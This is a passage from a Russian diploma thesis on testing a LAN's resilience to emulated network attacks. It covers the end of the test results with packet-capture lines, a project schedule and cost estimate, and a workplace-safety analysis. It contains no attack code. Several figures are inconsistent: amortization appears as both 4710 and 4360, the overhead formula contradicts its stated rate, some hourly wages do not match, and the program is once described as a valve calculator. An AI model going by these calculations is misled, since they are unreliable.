10305	76.46605800	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128
10306	76.46680600	10.0.1.6	1.1.1.1	ICMP	1000 Echo (ping) request id=0x1111, seq=8738/8738, ttl=128

Рис. 1.17. Пример рассылки *Broadcast* сообщений

10918	563.5457920	10.1.1.10	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.22 for any sources
10919	563.9280210	10.1.1.10	224.0.0.22	IGMPv3	54 Membership Report / Join group 224.0.0.22 for any sources

Рис. 1.18. Пример рассылки *Multicast* сообщений

1.5. Выводы

В результате проведенных тестов, сеть устояла во время сетевой атаки, но с учетом того, что не все порты на коммутаторах доступа и агрегации были задействованы, можно сделать вывод, что при увеличении количества клиентов и коммутаторов в сети сеть прогнозируемо откажет. Также видно, что коммутаторы доступа загружены существенно меньше, чем коммутатор агрегации, к которому подключены коммутаторы доступа. Нагрузка на коммутатор агрегации выше примерно в 3 раза, чем на коммутаторы доступа, соответственно, при увеличении количества коммутаторов доступа, сеть прогнозируемо откажет.

2. ЭКОНОМИЧЕСКАЯ ЧАСТЬ

2.1. Введение

Развитие авиастроения требует современных подходов к передаче данных от ЛА к центру управления. Важнейшей частью для поддержания передачи данных с ЛА к центру управления, является стабильная и безостановочная работа сети передачи данных (ЛВС). Для безперебойной работы сети необходима защита данной сети от атак, как извне, так и изнутри.

Для тестирования сети на различные виды уязвимостей была создана программа, позволяющая с эмулировать 3 вида сетевых атак. Полученные в ходе тестов данные позволят своевременно устранить сетевые уязвимости и не допустить простоев и неполадок во время возможной атаки.

В этой главе будет построена сетевая модель планирования работ по разработке программы и рассчитаны ее основные параметры. На основе рассчитанных параметров будет произведен анализ сетевой модели. Также будут определены затраты на создание программы и произведена оценка экономической эффективности программы для потребителя.

2.2. Построение сетевого графика дипломной работы.

Для оценки продолжительности автоматизации расчетов используется метод сетевого планирования, который позволяет представить связи между отдельными работами в производственных и проектных программах и установить наиболее рациональную последовательность работ, сроков их выполнения при реализации всей комплексной программы.

Сетевая модель представляет собой граф, изображающий все необходимые для достижения цели проекта операции в технологической взаимосвязи. Системы сетевого планирования дают возможность осуществлять календарное планирование работ, заставляют совершенствовать технологию и организацию работ.

2.2.1. Перечень событий и работ

В таблице 1 представлен перечень событий и работ по проведению тестирования ЛВС на устойчивость к 3 типам сетевой атаки[28].

Таблица 1. Перечень событий и работ

Код работы	Наименование работы
0-1	Получение задания
1-2	Подбор и анализ литературы для различных типов сетевых атак, изучение архитектуры построения сетей и действий по защите от атаки
2-3	Классификация атак, выбор трех типов атак
3-4	Выбор основных параметров для реализации программы эмулирующей сетевые атаки
4-5	Составление алгоритмов для каждой атаки
5-6	Построение демонстрационной сети
6-7	Разработка программы эмулирующей сетевые атаки
7-8	Отладка программы

Каждая работа, представленная в таблице 1, имеет определенную продолжительность. Но мы не всегда знаем точное время выполнения работ, для этого зададим для продолжительности каждой работы две вероятностные оценки: t_{min} – минимальную и t_{max} - максимальную. Эти величины являются исходными для расчета ожидаемого время выполнения работ $t_{ож}$:

$$t_{ож} = \frac{3t_{min} + 2t_{max}}{5}; \quad (1)$$

Также рассчитаем дисперсии работ по формуле:

$$\delta^2 = \left(\frac{t_{max} - t_{min}}{5}\right)^2; \quad (2)$$

Продолжительность и дисперсия каждой работы приведена в таблице 2.

Таблица 2. Продолжительность и дисперсия каждой работы.

№ п/п	Код работы	Продолжительность (дни)			δ^2
		t_{min}	t_{max}	$t_{ож}$	
1	0-1	1	1	1	0
2	1-2	17	25	20,2	2,56
3	2-3	7	10	8,2	0,36
4	3-4	7	10	8,2	0,36
5	4-5	12	15	13,2	0,36
6	5-6	7	10	8,2	0,36
7	6-7	20	30	24	4
8	7-8	8	12	9,6	0,64

2.2.2. Графическое представление сетевой модели

Построим график сетевой модели на основании составленного перечня работ, ожидаемой продолжительности и дисперсии (рис. 1.17). Сетевая модель состоит из 7 событий и 8 работ [28].

К основным параметрам сетевого графика относится критический путь ($L_{\text{кр}}$), представляющий собой полный путь максимальной продолжительности. Длина критического пути показывает время, за которое может быть выполнена вся разработка.

Критический путь будет следующий:

$$L_{\text{кр}} = 0 \rightarrow 1 \rightarrow 2 \rightarrow 3 \rightarrow 4 \rightarrow 5 \rightarrow 6 \rightarrow 7 \rightarrow 8$$

Продолжительность критического пути $T_{\text{кр}}$=113 дней.



Рис.1.17. Сетевой график.

2.2.3. Анализ и оптимизация сетевой модели

Анализ сетевого графика проводится на основе полученных ранее временных характеристик.

Директивный срок $T_д$=120 дней, а продолжительность критического пути – 113 дней. Так как критический путь меньше директивного срока нам не предстоит уплотнение графика работ.

Вычислим сумму значений дисперсий работ критического пути:

$$\sum \delta_{кр}^2(i,j) = 0 + 2{,}56 + 0{,}36 + 0{,}36 + 0{,}36 + 0{,}36 + 4 + 0{,}64 = 9$$

Тогда среднеквадратическое отклонение для длины критического пути:

$$\delta_{кр} = \sqrt{\sum \delta_{кр}^2(i,j)} = \sqrt{9} = 3; \quad (1.3)$$

Определим доверительный интервал для срока выполнения всего комплекса работ:

$$T = T_{кр} \pm 3\delta_{кр} = [104; 122]; \quad (1.4)$$

Определим вероятность P наступления завершающего события в заданный срок. Для этого с помощью таблицы определяется значение функции Лапласа Ф(х):

$$P = Ф(х) = Ф\left(\frac{T_д - T_{кр}}{\sqrt{\sum \delta_{кр}^2(i,j)}}\right); \quad (1.5)$$

$$P = Ф(х) = Ф\left(\frac{120 - 113}{3}\right) = Ф(2{,}33) = 0{,}98072 \quad (1.6)$$

Таким образом, вероятность завершения работ в срок составляет 98% [28].

2.3. Определение затрат на разработку программы

В данном разделе рассчитаем затраты на разработку программы для расчета клапанов систем автоматического регулирования давления.

Себестоимость программы – это текущие затраты на создание и

реализацию программы, выраженные в денежной форме. В себестоимость разработки включаются: стоимость потребляемых в процессе создания средств и предметов труда; часть стоимости живого труда – оплата труда.

Себестоимость является важнейшим количественным показателем, инструментом оценки технико-экономического уровня труда.

Себестоимость выступает как исходная формирования цен, оказывает непосредственное влияние на прибыль и уровень рентабельности.

Затраты на разработку программы будут включать в себя:

1) Затраты на расходные материалы.
2) Затраты на оборудование.
3) Затраты на оплату труда.
4) Отчисления на социальные нужды.
5) Накладные расходы.
6) Прочие расходы.
7) Амортизация.[28]

2.3.1. Затраты на материалы

Здесь рассчитывается стоимость приобретаемых расходных материалов, необходимых для разработки программы.

Таблица 3. Расходные материалы.

Расходный материал	Цена единицы, руб	Количество, шт	Стоимость, руб
Бумага для принтера	250[29]	2	500
Картридж с краской для принтера	1800[30]	1	1800
Канцтовары	200[31]	2	400
Папки для бумаги	25[32]	10	250
Итого			2950

2.3.2. Затраты на оборудование

Здесь подсчитаем затраты на компьютерную технику для работы

одного инженера.

В соответствии с Налоговым кодексом Российской Федерации затраты на оборудование, стоимость которого менее 40000 руб. полностью переносятся на стоимость продукции, а амортизационные отчисления при этом не начисляются.

Таблица 4. Выбор компьютера для работы инженера.

Модель	Основные характеристики	Стоимость
Acer ASPIRE V5-472G-53334G50a[33]	Тип процессора *Core i5* Частота процессора -1800 МГц Количество ядер процессора 2 Размер оперативной памяти 4 Гб Размер экрана 14 дюйм Объем накопителя 500 Гб	19900руб.
Lenovo M490s[34]	Тип процессора *Core i3* Частота процессора 1500...1800 МГц Количество ядер процессора 2 Размер оперативной памяти 2 Гб Размер экрана 14 дюйм Объем накопителя 500 Гб	17000руб.
ASUS X450CC[35]	Тип процессора *Core i5* Частота процессора 1800 МГц Количество ядер процессора 2 Размер оперативной памяти 4Гб Размер экрана 14 дюйм Объем накопителя 500 Гб	18000руб.
Lenovo E530[36]	Тип процессора Intel *Core i5* Количество ядер процессора 2 Частота процессора 2600 МГц Размер оперативной памяти 6 Гб Размер экрана 15.6 дюйм Объем накопителя 1000 Гб	21800 руб.

Для выполнения данной работы выбираем ноутбук *Lenovo E530*, так как он обладает самой высокой частотой процессора, а остальные параметры

соответствуют требованиям. Следовательно стоимость оборудования составит 21800 рулей.

2.3.3. Затраты на оплату труда

В разработке программы участвуют 5 человек: инженер, научный руководитель, консультант инженер-конструктор, консультант по экономической части, консультант по разделу «Охрана труда и окружающей среды».

Заработная плата, количество рабочих часов для выполнения работы каждого участника представлены в таблице 5.

Таблица 5. Заработная плата, количество рабочих часов для выполнения работы каждого участника.

Сотрудник	Число рабочих часов в месяц	Число рабочих часов на одного дипломника	Заработная плата за 1 месяц (руб)	Заработная плата за 1 час (руб)	Сумма
Руководитель дипломной работы	90	24	40000	1000	10667
Консультант по экономической части	90	2	40000	1250	889
Консультант по разделу «Охрана труда и окружающей среды»	48	2	40000	421	842
Консультант инженер-конструктор	160	10	27200	170	1700

Заработная плата инженера ровняется размеру стипендии, т.е. 30000 руб.

Работа инженера предполагается в течение 4 месяцев, поэтому общая зарплата за весь период разработки составит:

$$З.П_{инж} = 4 \cdot 30000 = 120000 \text{ руб.}$$

Общие затраты на оплату труда:

$$З_{ФОТ} = 120000 + 1700 + 842 + 889 + 10667 = 134098 \text{ руб.}$$

2.3.4. Отчисления на социальные нужды

Суммарный размер отчислений в пенсионный фонд России, фонды социального и медицинского страхования в соответствии с налоговой декларацией составляет 30%. В таком случае расходы на социальные нужды

составляют:

$$З_{с.н.} = 134098 \cdot 0{,}3 = 40229{,}4 \text{ руб.}$$

2.3.5. Накладные расходы

В накладные расходы включим затраты на электроэнергию, отопление, водоснабжение, организацию работ и др.

Установим размер накладных расходов в размере 100% от фонда заработной платы.

$З_{нак} = 0{,}15 \cdot З_{ФОТ} = 1 \cdot 134098 = 134098$ руб.[36]

2.3.6. Прочие расходы

К затратам, не учтенным в предыдущих пунктах относятся транспортные расходы и расходы на оплату интернета.

Для выполнения работы инженеру необходимо встречаться с научным руководителем, консультантами. Для этого используется наземный транспорт в виде метро и трамвая.

Стоимость проездного билета в метро и наземном транспорте на 60 поездок составляет 1800 рублей[38]. Поездки осуществляются в течение 4 месяцев, поэтому общие транспортные расходы составили:

$$1800 \cdot 4 = 7200 \text{ руб.}$$

Оплата интернет-услуг в месяц составляет 600 рублей, за весь период выполнения работы стоимость будет равна 2400 рублей.

Общая сумма прочих расходов будет равна:

$$7200 + 2400 = 9600 \text{ руб.}$$

2.3.7. Амортизация

Экономический смысл амортизации заключается в переносе стоимости имущества стоимостью свыше 10000 рублей и сроком полезного использования свыше 1 года на стоимость продукции.

В случае данной работы амортизируемым имуществом является оборудование для работы инженера.

Срок полезного использования оборудования устанавливаем в размере 5 лет.

Для вычисления себестоимости амортизация будет начисляться линейным методом.

Если применяется линейный метод, расчет потребует информации:

о сроке полезного использования основного средства;

о первоначальной стоимости основного средства.

Преимущества линейного способа начисления амортизации:

простота применения, поскольку погашение стоимости основного средства производится равномерно в течение всего срока его полезного использования;

это единственный способ, позволяющий избежать разниц между начислением амортизации в бухгалтерском и налоговом учете.

Для расчета годовой нормы амортизации применяется следующая формула:

Годовая норма амортизации =1/Срок полезного использования основного средства (лет) ×100%

Расчет годовой суммы амортизации производится по формуле:

Годовая сумма амортизации = Годовая норма амортизации × Первоначальная стоимость основного средства

Годовая норма амортизации = 1/5×100%=20%

Таблица 6. Амортизационные отчисления.

Нематериальный актив	Цена единицы, руб	Количество	Срок полезного использования, лет	Амортизационные отчисления, руб
Ноутбук	21800	1	5	4360

Итого сумма амортизации составит 4710 рублей.

2.3.8. Определение себестоимости продукта

Таблица 7. Себестоимость продукта.

Наименование статьи	Сумма затрат, руб.
Затраты на расходные материалы.	2950
Затраты на оборудование.	21800
Затраты на оплату труда.	134098
Отчисления на социальные нужды.	40229,4
Накладные расходы.	134098
Прочие расходы.	9600
Амортизация.	4360

Себестоимость продукта составила 347135,4 рублей.

2.3.9. Определение цены продукта

При определении цены готового продукта необходимо заложить в цену прибыль, норма прибыли 20% и налог на добавленную стоимость (НДС) 18%. Соответственно, стоимость готового продукта, определенная затратным способом составляет: 404065,6 рублей.

2.4. Эффективность использования

Экономическая эффективность использования программы для тестирования сети на уязвимости к сетевым атакам:

Устранение различных сетевых уязвимостей, является важной частью безопасности любой сети передачи данных. Если вовремя не устранить уязвимости сети, недоброжелатели могут получить доступ к информации хранящейся на серверах внутри сети или дестабилизировать сеть, что повлечет за собой остановку рабочего процесса, в случае не грамотного построения сети, недостаточного резервирования и тд. В конечном итоге, что повлечет за собой многомилионные убытки [13-16].

Обслуживание программы, разработанной нами, не требует содержание специально обученного сотрудника. Эксплуатация проходит по руководству пользователя. Особенность данной программы в том, что она узкоспециальная. Установка данной программы не требует особых навыков, как и особых системных требований к компьютеру.

Минимальные системные требования продукта

Минимальные системные требования продукта:

- установленная операционная система *Windows XP* / *Vista* / 7 / 8.
- 32-разрядный (x86) или 64-разрядный (x64) процессор с тактовой частотой 1 гигагерц (ГГц) или выше;
- 1 гигабайт (ГБ) (для 32-разрядной системы) или 2 ГБ (для 64-разрядной системы) оперативной памяти (ОЗУ);
- 16 гигабайт (ГБ) (для 32-разрядной системы) или 20 ГБ (для 64-разрядной системы) пространства на жестком диске;

Для запуска программы подойдет компьютер *Lenovo E530* [10] стоимостью 21800 рублей.

2.5. Выводы

В данном разделе дипломной работы была произведена оценка времени на выполнение дипломной работы, посчитана трудоёмкость и продолжительность. Также произведён расчёт затрат на выполнение и себестоимость работы с учётом всех факторов. Установлено, что вероятность выполнения работы в срок составляет 98%. При затратах на выполнение, равных 347135,4 рублей, себестоимость работы при прибыли 20% составляет 404065,6 рублей.

3. ОХРАНА ТРУДА И ОКРУЖАЮЩЕЙ СРЕДЫ

3.1. Введение

Основная часть дипломной работы посвящена разработке программного обеспечения эмулирования сетевых атак. Программное обеспечение создавалось на домашнем персональном компьютере, уровень шума, которого, примерно 19 – 21 дБА, потребляемая мощность – от 150 до 750 Вт. Поэтому важно соблюдать правильную организацию труда и следить за тем, чтобы параметры рабочего помещения и условия труда соответствовали оптимальным, при которых нагрузка на человека распределяется равномерно, и производительность труда максимальна.

Размеры помещения, в котором проводилась работа таковы: площадь 18 м2 (3,0 м × 6,0 м) и объем 49,5 м3 (высота потолка 2,75 м). В помещении находится 1 рабочее место, на котором работает 1 человек.

Технологический процесс заключается в выполнении расчетов в среде *C#* и проведении тестов на оборудовании *Cisco*.

3.2. Анализ условий труда

Основной рабочий процесс при написании диплома - это работа на персональном компьютере. Длительная работа за компьютером может оказать неблагоприятное воздействие на организм человека и привести к опасным заболеваниям [39].

Среди вредных факторов выделяются три основные группы, способные повлиять на здоровье человека:

санитарно-гигиенические факторы;

эргономические факторы;

психофизиологические факторы.

Анализ условий труда поможет определить, какие мероприятия необходимо провести для доведения условий труда до нормативных, соответствующих закону о безопасности.

3.2.1. Санитарно-гигиенические факторы

К санитарно-гигиеническим факторам относятся все элементы производственной среды, в которой протекает трудовой процесс: микроклимат, освещение, электроопасность, шум, вибрация и электромагнитные излучения (ЭМИ).

3.2.1.1. Микроклимат

Микроклимат — климатические условия, созданные в ограниченном пространстве искусственно или обусловленные природными особенностями.

Основные параметры микроклимата: температура, относительная влажность, скорость воздуха.

Нормы производственного микроклимата установлены системой стандартов безопасности труда ГОСТ 12.1.005-88 «Общие санитарно-гигиенические требования к воздуху рабочей зоны» и Санитарными правилами и нормами СанПиН 2.2.4.548-96 «Гигиенические требования к микроклимату производственных помещений» [40]. Параметры микроклимата рабочего помещения должны соответствовать вышеуказанным нормам в рамках холодного времени года.

Работа над дипломным проектом относится к легким работам (категория Iа), так как выполняется сидя и требует небольшого количества энергии: 75 ккал/час. Для выяснения информации о том, соответствует ли рабочее помещение указанным нормам приводится следующая таблица 8.

Таблица 8. Оптимальные, допустимые и фактические значения параметров микроклимата.

Показатель	Оптимальная величина	Допустимая величина		Фактическое значение
Температура воздуха, ^{o}C	22-24	>опт.вел.	<опт.вел.	24
		20,0-21,9	24,1-25,0	
Влажность, %	40-60	15-75		54
Скорость движения воздуха, м/с	0,1	0,1		0,1

Согласно данным таблицы 8 можно сказать, что рабочее помещение

полностью удовлетворяет оптимальным условиям микроклимата.

3.2.1.2. Освещение

Работа с компьютером сопровождается длительными зрительными нагрузками и негативно сказывается на здоровье глаз. Правильно выполненное освещение рабочего места оказывает положительное психофизиологическое воздействие на человека, способствует повышению эффективности и высокой работоспособности. Достижение оптимальных условий работы достигается путем обеспечения естественного освещения в светлое время суток и благоприятного искусственного освещения в темное время суток [41].

Для того чтобы обеспечить условия, необходимые для зрительного комфорта, в системе освещения должны быть реализованы следующие предварительные требования:

равномерное освещение;

оптимальная яркость;

отсутствие бликов и ослепленности;

соответствующий контраст;

правильная цветовая гамма;

отсутствие стробоскопического эффекта или пульсации света.

Порядок работы с компьютером зависит от минимального размера объекта различения, которым в данном случае является пиксель размером 0,264 мм. Контраст объекта с фоном равен контрастности монитора – 1000:1.

В соответствии с СНиП 23-05-95 работа над дипломным проектом относится к III разряду зрительных работ (минимальный размер объекта различения-толщина штриха буквы - 0.3 мм, отсюда разряд зрительной работы – работа высокой точности) при большом контрасте и светлом фоне (подразряд зрительной работы «г»)[42].

Рабочее место освещается в светлое время суток через окно (естественное боковое освещение), которое выходит на южную сторону, и

солнечный свет не преграждается посторонними объектами. В темное время суток искусственное освещение обеспечивается светильником с пятью лампами накаливания мощностью 60Вт, что не обеспечивает требуемую освещенность для данного типа зрительных работ в 300 лк. Частая переадаптация глаза к различным яркостям и расстояниям является одним из главных негативных факторов при работе с дисплеями. Неблагоприятным фактором световой среды является несоответствие нормативным значениям уровней освещенности рабочих поверхностей стола, экрана, клавиатуры. Нередко на экранах наблюдается зеркальное отражение источников света и окружающих предметов. Все вышеизложенное затрудняет работу и приводит к нарушениям основных функций зрительной системы.

3.2.1.3. Электроопасность

Согласно Правил устройства электроустановок существует три класса помещений, различающихся по степени риска поражения электрическим током: помещения без повышенной опасности, помещения с повышенной опасностью и помещения особо опасные.

Рабочее помещение, в котором пишется дипломная работа, относится к помещениям без повышенной опасности, так как оно не сырое (влажность воздуха не превышает 75%), температура в нем не превышает +35 *С* (среднее значение +24 *С*), и регулярно проводится уборка помещения, что не позволяет образовываться токопроводящей пыли.

Персональный компьютер защищен от перепадов электроэнергии предохранителем. В рассматриваемом помещении проведена однофазная электрическая сеть с изолированной нейтралью. Рабочее напряжение в сети 220 В. Провода изолированы и расположены таким образом, что вероятность случайного контакта человека с проводами значительно снижена.

3.2.1.4. Шум

Шум определяют как совокупность апериодических звуков различной интенсивности и частоты. Шумы различаются по различным параметрам, бывают такие, как:

низко-, средне-, и высокочастотные;

постоянные и непостоянные;

продолжительные и кратковременные.

Большое значение придается амплитудно-временным, спектральным и вероятностным параметрам непостоянных шумов, которые характерны для современного производства. Интенсивный шум способствует снижению работоспособности, снижает концентрацию и скорость работы, является причиной накопления усталости.

В рабочем помещении источниками шума являются электрические приборы, а именно персональный компьютер и его периферийные устройства. Согласно нормам шума ГОСТ 12.1.003-83 написание дипломной работы относится к следующей категории: "Творческая деятельность, руководящая работа с повышенными требованиями, научная деятельность, конструирование и проектирование, программирование, преподавание и обучение, врачебная деятельность: рабочие места в помещениях дирекции, проектно-конструкторских бюро; расчетчиков, программистов вычислительных машин, в лабораториях для теоретических работ и обработки данных, приема больных в здравпунктах". Допустимый уровень звука для такого типа помещений - 50 дБА.

3.2.1.5. Вибрация

Вибрация - малые механические колебания, возникающие в телах под воздействием физического поля. Сильная вибрация негативно сказывается на здоровье человека, и следует оборудовать свое рабочее место таким образом, чтобы избежать ее влияния. В противном случае при воздействии вибрации ухудшается зрение, координация, работа внутренних органов.

Нормы вибрационной безопасности описаны в следующих документах: ГОСТ 12.1.012-90 «Вибрационная безопасность» и СН 2.2.4/2.1.8.566-96 «Производственная вибрация, вибрация в помещениях жилых и общественных зданий». Основными нормируемыми параметрами вибрации являются средние квадратичные величины уровней виброскорости и виброускорения в октавных полосах частот.

3.2.1.6. Электромагнитные излучения

Компьютер, как и все приборы потребляющие электроэнергию, испускает электромагнитное излучение, которое имеет большее воздействие с уменьшением расстояния от источника до объекта. Считается, что электромагнитное излучение способствует расстройству нервной системы, снижению иммунитета и негативно влияет на сердечно-сосудистую систему.

Различают четыре вида облучения:

профессиональное;

непрофессиональное;

облучение в быту;

облучение в лечебных целях.

Степень воздействия ЭМИ определяется частотой излучения, интенсивностью и продолжительностью воздействия, а также размером и положением облучаемой поверхности тела, режима облучения и т.д.

Допустимые временные уровни электромагнитных полей нормируются в приложении 2 к СанПиН 2.2.2/2.4.1340-03 «Гигиенические требования к персональным электронно-вычислительным машинам и организации работы»[43]. Таблица 10 показывает допустимые и фактические значения временных уровней электромагнитных полей, создаваемых персональным компьютером.

Таблица 9. Фактические и допустимые значения временных уровней электромагнитных полей.

Параметры		Допустимые значения	Фактические значения
Напряженность электрического поля	в диапазоне частот 5 Гц - 2 кГц	25 В/м	7 В/м
	в диапазоне частот 2 кГц - 400 кГц	2,5 В/м	0,9 В/м
Плотность магнитного потока	в диапазоне частот 5 Гц - 2 кГц	250 нТл	90 нТл
	в диапазоне частот 2 кГц - 400 кГц	25 нТл	9 нТл
Напряженность электростатического поля		15 кВ/м	6 кВ/м

Данные таблицы показывают, что рабочее помещение удовлетворяет нормам СанПиН 2.2.2/2.4.1340-03, за счет того, что были выполнены следующие предосторожности при работе:

использовался жидкокристаллический монитор, поскольку его излучение значительно меньше, чем у ЭЛТ мониторов (монитор с электроннолучевой трубкой);

компьютер не оставался включённым на длительное время;

монитор расположен в углу, так что испускаемое им излучение частично поглощалось стенами;

по возможности сеансы работы за компьютером были не очень продолжительными;

соблюдались рекомендации Гост Р 52324-2005.

3.2.1.7. Эргономика рабочего места

Правильная организация рабочего места может оказать значительное влияние на производительность труда и концентрацию и позволить более эффективно решать поставленные задачи.

Организация рабочего место обуславливается рекомендациями СанПиН 2.2.2/2.4.1340-03, "Гигиенические требования к персональным электронно-вычислительным машинам и организации работы". Основное внимание уделено эргономическим характеристикам рабочего стола и кресла.

а) Требования к помещениям для работы с ПЭВМ.

С учетом техники безопасности при обращении с ПЭВМ помещения должны быть просторными, хорошо проветриваемыми и освещенными Требования [44]. приведены в Таблице 10.

Таблица 10. Требования к помещениям для работы с ПЭВМ.

Параметр	Фактические значения	Требуемые значения
Расстояние от экрана до глаз пользователя, мм	620	600-700, но не меньше 500
Площадь на одно рабочее место (при использовании ЖК-мониторов), $м^2$	12	4,5
Объем воздуха на одно рабочее место, $м^3$	33	19,5

Все требования для комфортной и безопасной работы над дипломным проектом выполнены.

б) Требования к рабочему столу.

Конструкция рабочего стола должна отвечать современным требованиям эргономики и обеспечивать оптимальное размещение на его рабочей поверхности оборудования с учетом его количества и конструктивных особенностей (размеров системного блока, монитора, клавиатуры и др.) и исходя из характера выполняемой работы.

Таблица 11. Требования к рабочему столу.

Параметр	Фактические значения	Требуемые значения
Ширина стола, мм	1350	800-1400
Глубина стола, мм	870	800-1000
Высота стола, мм	730	725
Высота пространства для ног, мм	695	не менее 600
Ширина пространства для ног, мм	900	не менее 500
Глубина пространства для ног на уровне колен, мм	750	не менее 450
Глубина пространства для ног на уровне вытянутых ног, мм	970	не менее 650

Эргономические характеристики рабочего стола соответствуют требованиям.

в) Требования к рабочему стулу.

Длительное пребывание в сидячем положении приводит к негативным последствиям для организма. Учитывая особенности конструкции рабочего стула можно устранить большинство отрицательных последствий.

Конструкция рабочего стула (кресла) должна обеспечивать поддержание рациональной рабочей позы при работе на ПЭВМ, позволять изменять позу с целью снижения статического напряжения мышц шейно-плечевой области и спины для предупреждения развития утомления. Тип рабочего стула (кресла) следует выбирать с учетом роста пользователя, характера и продолжительности работы с ПЭВМ. Рабочий стул (кресло) должен быть подъемно-поворотным, регулируемым по высоте и углам наклона сиденья и спинки, а также расстоянию спинки от переднего края сиденья, при этом регулировка каждого параметра должна быть независимой, легко осуществляемой и иметь надежную фиксацию.

Таблица 12. Требования к рабочему стулу.

Параметр	Фактические значения	Требуемые значения
Ширина и глубина сиденья, мм	410	400
Поверхность сиденья с закругленным передним краем	да	да
Высота поверхности сиденья, мм	Регулируемая в пределах 380-510	Регулируемая в пределах 400-550
Угол наклона сиденья	-	Регулируемый до 15 град. назад и до 5 град. вперед
Высота опорной поверхности спинки, мм	340	300 ± 20
Ширина опорной поверхности спинки, мм	380	380
Угол наклона спинки	15º	$\pm$ 30º
Расстояние спинки от переднего края сиденья, мм	350	Регулируемое в пределах 260-400
Размеры подлокотников, мм	Длина 280, ширина 30	Длина не менее 250, ширина 50 - 70

Практически все элементы рабочего стула удовлетворяют требованиям, и во время работы дискомфорта не ощущается.

3.2.1.8. Психофизиологические факторы

Исходя из Р 2.2.2006-05 «Руководство по гигиенической оценке факторов рабочей среды и трудового процесса. Критерии и классификация условий труда»[45] заключаем, что выполнение дипломной работы относится по тяжести трудового процесса к оптимальной категории труда, по напряженности к допустимой категории (от 1 до 5 показателей отнесены к 3.1 и/или 3.2 степеням вредности, а остальные показатели имеют оценку 1-го и/или 2-го классов).

Таблица 13. Оценка тяжести труда.

№	Показатели	Факт.значения	Класс
1	Физическая динамическая нагрузка (кг х м): региональная - перемещение груза до 1 м общая нагрузка: перемещение груза	-	1
1.1	от 1 до 5 м	-	1
1.2	более 5 м	-	1
2	Масса поднимаемого и перемещаемого вручную		
2.1	при чередовании с другой работой	-	1
2.2	постоянно в течение смены	-	1
2.3	суммарная масса за каждый час смены:		
	с рабочей поверхности	-	1
	с пола	-	1
3	Стереотипные рабочие движения (кол-во):		
3.1	локальная нагрузка	-	1
3.2	региональная нагрузка	-	1
4	Статическая нагрузка (кгс х с)		
4.1	одной рукой	-	1
4.2	двумя руками	-	1
5	Рабочая поза		1
6	Наклоны корпуса (количество за смену)	-	1

Продолжение таблицы 13.

7	Перемещение в пространстве (км):		
7.1	по горизонтали	-	1
7.2	по вертикали	-	1

Окончательная оценка тяжести труда 1

Таблица 14. Оценка напряженности труда.

Показатели		Класс условий труда				
		1	2	3.1	3.2	3.3
1. Интеллектуальные нагрузки						
1.1	Содержание работы				+	
1.2	Восприятие сигналов и их оценка			+		
1.3	Распределение функции по степени сложности задания	+				
1.4	Характер выполняемой работы		+			
2. Сенсорные нагрузки						
2.1	Длительность сосредоточенного наблюдения				+	
2.2	Плотность сигналов за 1 час работы	+				
2.3	Число объектов одновременного наблюдения	+				
2.4	Размер объекта различения при дли-тельности сосредоточенного внимания	+				
2.5	Работа с оптическими приборами при длительности сосредоточенного наблюдения	+				
2.6	Наблюдение за экраном видеотерминала				+	
2.7	Нагрузка на слуховой анализатор	+				
2.8	Нагрузка на голосовой аппарат	+				
3.. Эмоциональные нагрузки						
3.1	Степень ответственности за результат собственной деятельности. Значимость	+				

Продолжение таблицы 14.

3.2	Степень риска для собственной жизни	+				
3.3	Ответственность за безопасность других лиц	+				
3.4	Количество конфликтных производственных ситуаций за смену	+				
4. Монотонность нагрузок						
4.1	Число элементов, необходимых для реализации простого задания или многократно повторяющихся операций	+				
4.2	Продолжительность выполнения простых заданий или повторяющихся операций	+				
4.3	Время активных действий	+				
4.4	Монотонность производственной обстановки	+				
5. Режим работы						
5.1	Фактическая продолжительность рабочего дня	+				
5.2	Сменность работы	+				
5.3	Наличие регламентированных перерывов и их продолжительность	+				
Количество показателей в каждом классе		18	1	1	3	
Оценка напряженности труда			+			

3.3. Расчёт

$$\Phi_{\text{л}} = \frac{E \cdot S \cdot K_{\text{з}}}{U \cdot n \cdot N},$$

где

E - требуемая горизонтальная освещенность, лк;

S - площадь помещения, м^2;

$K_{\text{з}}$ - коэффициент запаса;

U - коэффициент использования;

n - количество ламп в светильнике;

N –количество светильников;

$Ф_л$- световой поток одной лампы, лм.

Согласно гигиеническим требованиям, минимальная освещенность должна составлять не менее 300 Лк.

Площадь комнаты S составляет 18 м^2.

Коэффициент запаса зависит от степени загрязнения помещения, частоты технического обслуживания светильника, интенсивности эксплуатации светильников и принимает значения от 1,2 до 2. В иностранных нормах используется коэффициент эксплуатации *maintenancefactor* (*MF*), обратный коэффициенту запаса *MF* = 1/Кз.

В рассматриваемом случае $K_з = 1.2.$

Для определения коэффициента использования предварительно определим индекс помещения

$$\varphi = \frac{S}{(h_1 - h_2)(a + b)},$$

где

S - площадь помещения, м^2;

a - длина помещения, м;

b - ширина помещения, м;

h_1- высота, на которой находится светильник(расположен на расстоянии 30 см от потолка), м;

h_2- высота расчетной поверхности, м.

В рассматриваемом случае

$$\varphi = \frac{18}{(2{,}45 - 0.8)9} = 1.21,$$

Также согласно таблице с коэффициентами отражения имеем:

- коэффициент отражения потолка - 0.7;
- коэффициент отражения стен - 0.5;
- коэффициент отражения пола - 0.3.

Далее, зная индекс помещения, а также коэффициенты отражения потолка, стен и пола, с помощью таблиц находим коэффициент использования(отношение светового потока, падающего на расчетную поверхность, к суммарному потоку всех ламп; зависит от характеристик светильника, размеров помещения, окраски стен и потолка).

В данном случае коэффициент использования U равен 0.52.

